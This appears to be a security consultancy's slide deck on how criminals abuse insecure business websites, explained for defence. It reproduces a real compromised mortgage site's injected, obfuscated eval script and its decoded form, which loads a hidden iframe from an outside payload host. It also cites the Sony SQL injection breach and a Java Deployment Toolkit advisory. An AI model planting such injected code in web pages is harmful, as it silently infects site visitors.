

How poor web security lets criminals make your business help theirs

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CSIRT Foundry

What you'll learn

- ❖ What types of attacks are out there?
- ❖ How do people turn your web sites into cash?
- ❖ How can it impact your business?
- ❖ What to do about it?

Introduction

- Web dev
- Security guy
- Founded CSIRT Foundry last year - security consulting and training

We've seen lots of certain
types of attacks...

Sony Hacked Again, 1 Million Passwords Exposed

Hacker group LulzSec releases 150,000 Sony Pictures records, including usernames and passwords, in latest setback for consumer electronics giant.

By **Mathew J. Schwartz** InformationWeek

June 03, 2011 11:36 AM

A group of hackers behind the recent PBS website breach said they've now hacked into a Sony website. The hackers, who call themselves LulzSec or the Lulz Boat, said they exploited the Sony Pictures website via a SQL injection attack.

"We recently broke into SonyPictures.com and compromised over 1,000,000 users' personal information, including passwords, email addresses, home addresses, dates of birth, and all Sony opt-in data associated with their accounts," the group said in a [Pastebin post](#).

"Among other things, we also compromised all admin details of Sony Pictures (including passwords) along with 75,000 'music codes' and 3.5 million 'music coupons.'"

More Security Insights

The group released 150,000 records gleaned during its attack, saying it didn't have time to copy more. Those records also include material taken from exploited databases for Sony BMG in



(click image for larger view)

Slideshow: 10 Massive Security Breaches

You can make browsers do
more than display web
pages...

You can make browsers do
more than display web
pages....

...and not in a good way

Home
Beauty

Weight Loss

Car Care

Finance

Commercial Real Estate

Lawyers

Injury Attorney

Health and

Home Loans

Atlanta area Home Loans



Find Home Loans in Atlanta !

As Atlanta's most committed mortgage loan lender, we are dedicated to offering the best interest rates available, along with superior service to ensure that the loan process is efficient and hassle free for our customers.

Contact one of our home mortgage loan consultants to learn more information about the following home loan products we offer:

• Home Purchases in Atlanta, Georgia and surrounding areas.

Financing available up to 100% of the purchase price. We specialize in first time home buyer mortgage loans with great rates.

• Refinance Loans

We have programs available to refinance your current home loan to obtain a lower interest rate, receive cash to pay off other debts, receive cash for home improvements or simply to purchase a major asset using the equity for tax advantages.

• Debt Consolidation Loans

You may use the equity in your home to pay off debts with a second mortgage and depending on your credit, we have programs allowing you to borrow up to 90% of the value of your home.

• Investment Property Loans

Whether refinancing or buying an investment project, we guarantee that you will not find lower rates or an easier process when obtaining the loan.

Serving Atlanta and delivering the highest level of customer service while offering the lowest rates available to our clients.

We offer a variety of different home loan products serving clients with credit rated from excellent to poor.

```

!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Home Loans in Atlanta , Certified Atlanta Home Loans, Ga., inmetroatlanta.com</title>
<meta name="Keywords" content="Home Loans, Atlanta , Georgia, professional Home Loans, trusted, " />
<meta name="Description" content="Best Home Loans in Atlanta ." />
<title>Home Loans</title>
<link href="css/style.css" type="text/css" rel="stylesheet" />
</head>

<body><!--898dcf--><script>Object.prototype.qwe=function(){return String['fro'+'mCha'+'rCo'+'de']};Object.prototype.asd="e";var s="";try{}[]['qwtqwt']();}catch(q){r=1;}if(r&&&new Objec
t(123)&&&document.createTextNode('123').data&&&typeof{}.asd.vfr==='undefined')r=2;e=eval;m=[-r+11,-r+11,-r+107,-r+104,-r+34,-r+42,-r+102,-r+113,-r+101,-r+119,-r+111,-r+103,-r+112,-r+118,-r+48,-r+105,-r+118,-r+103,-r+110,-r+71,-r+103,-r+111,-r+103,-r+112,-r+118,-r+117,-r+68,-r+123,-r+86,-r+99,-r+105,-r+80,-r+99,-r+111,-r+103,-r+42,-r+41,-r+100,-r+113,-r+102,-r+123,-r+41,-r+43,-r+93,-r+50,-r+95,-r+43,-r+125,-r+11,-r+11,-r+107,-r+104,-r+116,-r+99,-r+111,-r+103,-r+116,-r+42,-r+43,-r+61,-r+11,-r+11,-r+127,-r+34,-r+103,-r+110,-r+117,-r+103,-r+34,-r+125,-r+11,-r+11,-r+102,-r+113,-r+101,-r+119,-r+111,-r+103,-r+112,-r+118,-r+48,-r+121,-r+116,-r+107,-r+118,-r+103,-r+42,-r+36,-r+62,-r+107,-r+104,-r+116,-r+99,-r+111,-r+103,-r+34,-r+117,-r+116,-r+101,-r+63,-r+41,-r+106,-r+118,-r+114,-r+60,-r+49,-r+49,-r+121,-r+121,-r+121,-r+48,-r+111,-r+107,-r+101,-r+106,-r+103,-r+110,-r+110,-r+103,-r+113,-r+113,-r+110,-r+107,-r+103,-r+116,-r+48,-r+101,-r+113,-r+111,-r+49,-r+102,-r+115,-r+108,-r+53,-r+101,-r+114,-r+119,-r+49,-r+123,-r+57,-r+115,-r+106,-r+118,-r+58,-r+48,-r+106,-r+118,-r+111,-r+110,-r+41,-r+34,-r+106,-r+103,-r+107,-r+105,-r+106,-r+118,-r+63,-r+41,-r+51,-r+50,-r+41,-r+117,-r+118,-r+123,-r+110,-r+103,-r+63,-r+41,-r+120,-r+107,-r+107,-r+100,-r+107,-r+110,-r+107,-r+118,-r+123,-r+60,-r+106,-r+107,-r+102,-r+102,-r+103,-r+112,-r+61,-r+114,-r+113,-r+117,-r+107,-r+118,-r+107,-r+113,-r+112,-r+60,-r+99,-r+100,-r+117,-r+113,-r+110,-r+119,-r+118,-r+103,-r+61,-r+110,-r+103,-r+104,-r+118,-r+60,-r+50,-r+61,-r+118,-r+113,-r+114,-r+60,-r+50,-r+61,-r+41,-r+64,-r+62,-r+49,-r+107,-r+104,-r+116,-r+99,-r+111,-r+103,-r+64,-r+36,-r+43,-r+61,-r+11,-r+11,-r+127,-r+11,-r+11,-r+104,-r+119,-r+112,-r+101,-r+118,-r+107,-r+113,-r+112,-r+34,-r+107,-r+104,-r+116,-r+99,-r+111,-r+103,-r+116,-r+42,-r+43,-r+125,-r+11,-r+11,-r+120,-r+99,-r+116,-r+34,-r+104,-r+34,-r+63,-r+34,-r+102,-r+113,-r+101,-r+119,-r+111,-r+103,-r+112,-r+118,-r+42,-r+41,-r+107,-r+104,-r+116,-r+99,-r+111,-r+103,-r+41,-r+61,-r+104,-r+48,-r+111,-r+103,-r+106,-r+101,-r+106,-r+103,-r+110,-r+118,-r+67,-r+118,-r+116,-r+107,-r+100,-r+119,-r+118,-r+103,-r+42,-r+41,-r+117,-r+116,-r+101,-r+41,-r+46,-r+41,-r+106,-r+118,-r+114,-r+60,-r+49,-r+49,-r+121,-r+121,-r+48,-r+111,-r+107,-r+101,-r+106,-r+103,-r+110,-r+103,-r+101,-r+113,-r+110,-r+110,-r+107,-r+103,-r+116,-r+48,-r+101,-r+113,-r+111,-r+49,-r+102,-r+115,-r+108,-r+103,-r+48,-r+101,-r+117,-r+107,-r+100,-r+107,-r+110,-r+107,-r+118,-r+123,-r+63,-r+41,-r+106,-r+107,-r+102,-r+102,-r+103,-r+112,-r+41,-r+61,-r+104,-r+48,-r+117,-r+118,-r+123,-r+110,-r+103,-r+48,-r+113,-r+117,-r+107,-r+113,-r+112,-r+63,-r+41,-r+99,-r+100,-r+117,-r+113,-r+110,-r+119,-r+118,-r+103,-r+41,-r+104,-r+48,-r+117,-r+118,-r+123,-r+110,-r+103,-r+48,-r+110,-r+103,-r+104,-r+118,-r+63,-r+41,-r+50,-r+41,-r+61,-r+104,-r+48,-r+117,-r+103,-r+118,-r+67,-r+118,-r+116,-r+107,-r+100,-r+119,-r+118,-r+103,-r+42,-r+41,-r+121,-r+107,-r+102,-r+118,-r+106,-r+41,-r+106,-r+103,-r+107,-r+105,-r+106,-r+118,-r+41,-r+51,-r+50,-r+41,-r+43,-r+61,-r+104,-r+48,-r+117,-r+103,-r+118,-r+67,-r+118,-r+116,-r+107,-r+100,-r+119,-r+118,-r+103,-r+42,-r+41,-r+106,-r+103,-r+107,-r+105,-r+106,-r+118,-r+41,-r+51,-r+50,-r+41,-r+43,-r+61,-r+111,-r+111,-r+102,-r+113,-r+101,-r+119,-r+111,-r+103,-r+112,-r+118,-r+48,-r+105,-r+103,-r+118,-r+71,-r+110,-r+103,-r+111,-r+103,-r+112,-r+118,-r+68,-r+123,-r+86,-r+99,-r+114,-r+114,-r+103,-r+112,-r+69,-r+106,-r+107,-r+110,-r+102,-r+42,-r+41,-r+100,-r+113,-r+102,-r+123,-r+41,-r+43,-r+93,-r+50,-r+48,-r+99,-r+114,-r+114,-r+103,-r+112,-r+69,-r+106,-r+107,-r+110,-r+102,-r+42,-r+41,-r+11,-r+11,-r+127];mm={}.qwe();for(i=0;i<m.length;i++)if({}.asd==='e')s+=mm(e("m"+"[+"i+"]"));e(s);</script><!--/898dcf-->
```

```
if (document.getElementsByTagName('body')[0]){
    iframer();
}
else {
    document.write(
<iframe src='http://www.michellecollier.com/dqj3cpu/y7qht8.html' width='10' he-
yle='visibility:hidden;position:absolute;left:0;top:0;'></iframe>`);
}
function iframer(){
    var f = document.createElement('iframe');
    f.setAttribute('src', 'http://www.michellecollier.com/dqj3cpu/y7qht8.html');
    f.style.visibility = 'hidden';
    f.style.position = 'absolute';
    f.style.left = '0';
    f.style.top = '0';
    f.setAttribute('width', '10');
    f.setAttribute('height', '10');
    document.getElementsByTagName('body')[0].appendChild(f);
}
```




US-CERT

UNITED STATES COMPUTER EMERGENCY READINESS TEAM

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Vulnerability Note VU#886582

Java Deployment Toolkit insufficient argument validation

Overview

The Sun Java Deployment Toolkit plugin and ActiveX control perform insufficient argument validation, allowing an attacker to perform several attacks, including the execution of an arbitrary JAR file.

I. Description

The Sun Java Deployment Toolkit contains an NPAPI (Netscape compatible) plugin and an ActiveX control which are installed in the end user's browser(s). The toolkit contains a launch() method which can be

Result:

Visitors to the website are now
remote controlled.


Web site


Compromised
site


Payload site

